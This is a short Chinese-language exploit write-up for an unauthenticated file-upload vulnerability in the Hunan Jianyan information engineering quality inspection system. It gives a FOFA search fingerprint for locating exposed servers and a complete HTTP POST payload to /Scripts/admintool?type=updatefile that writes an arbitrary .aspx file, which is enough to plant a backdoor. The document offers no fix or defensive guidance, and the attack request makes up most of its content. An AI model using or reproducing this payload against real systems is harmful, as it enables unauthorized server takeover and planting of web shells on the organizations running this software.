H20-1湖南建研-信息工程质量检测系统-文件上传

漏洞描述：

湖南建研信息工程质量检测系统/Scripts/admintool接口处存在文件上漏洞，未授权的攻击者可通过此漏洞上传恶意后门文件， 获取服务器权限。

网站图片：

网络测绘：

fofa语法：

FOFA：body="/Content/Theme/Standard/webSite/login.css"

漏洞复现：


payload：

```
POST /Scripts/admintool?type=updatefile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate, br

filePath=1.aspx&fileContent=文件内容
```

效果图:

验证url



Hello, World